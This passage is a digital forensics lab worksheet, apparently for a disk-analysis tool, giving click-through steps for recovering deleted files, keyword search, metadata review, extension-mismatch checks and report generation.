
Task 3: Recover Deleted File

- Look for deleted image (e.g., .jpg)
- Click the file
- Check preview (bottom panel)



Task 4: Keyword Search


- Click: Keyword Search
- New Keyword List Add keywords



Task 5: Metadata Analysis

- Click any file
- Look at bottom/right panel
- Observe: File name

- ☐ File size
- ☐ Created date
- ☐ Modified date
- ☐ File path



Task 6: Search by File Extension

- Use keyword search for this


Task 7: File System Analysis

- Understand disk structure, partitions, and file system details.
- In the left panel, click: ☐ Data Sources

□ Disk Image (Host level)

□ Disk Image file (e.g., CCIDFLAB.E01)

□



- Expand the following:

Volume / Partition (vol1, vol4, etc.)

Task 8: Extension Mismatch Detection

Identify files whose extension does not match their actual content.

In left panel, go to:

- Analysis Results
- Interesting Items Locate Suspicious Files •

Click on Interesting Items •

Look for files flagged as:

- Extension mismatch
- Suspicious file type Analyze the File
- Click on the suspicious file • In lower panel, check:

□


File name

□

Extension (e.g., .jpg)

□

Actual type (MIME type / content)



Task 9: Generate Forensic Report

- Click Generate Report (top menu)
 - Select report type: HTML (recommended)
 - Select contents:
 - ☐ Case Summary
 - ☐ Files
 - ☐ Keyword Results
 - Choose save location (Desktop / folder)

Click Generate Report

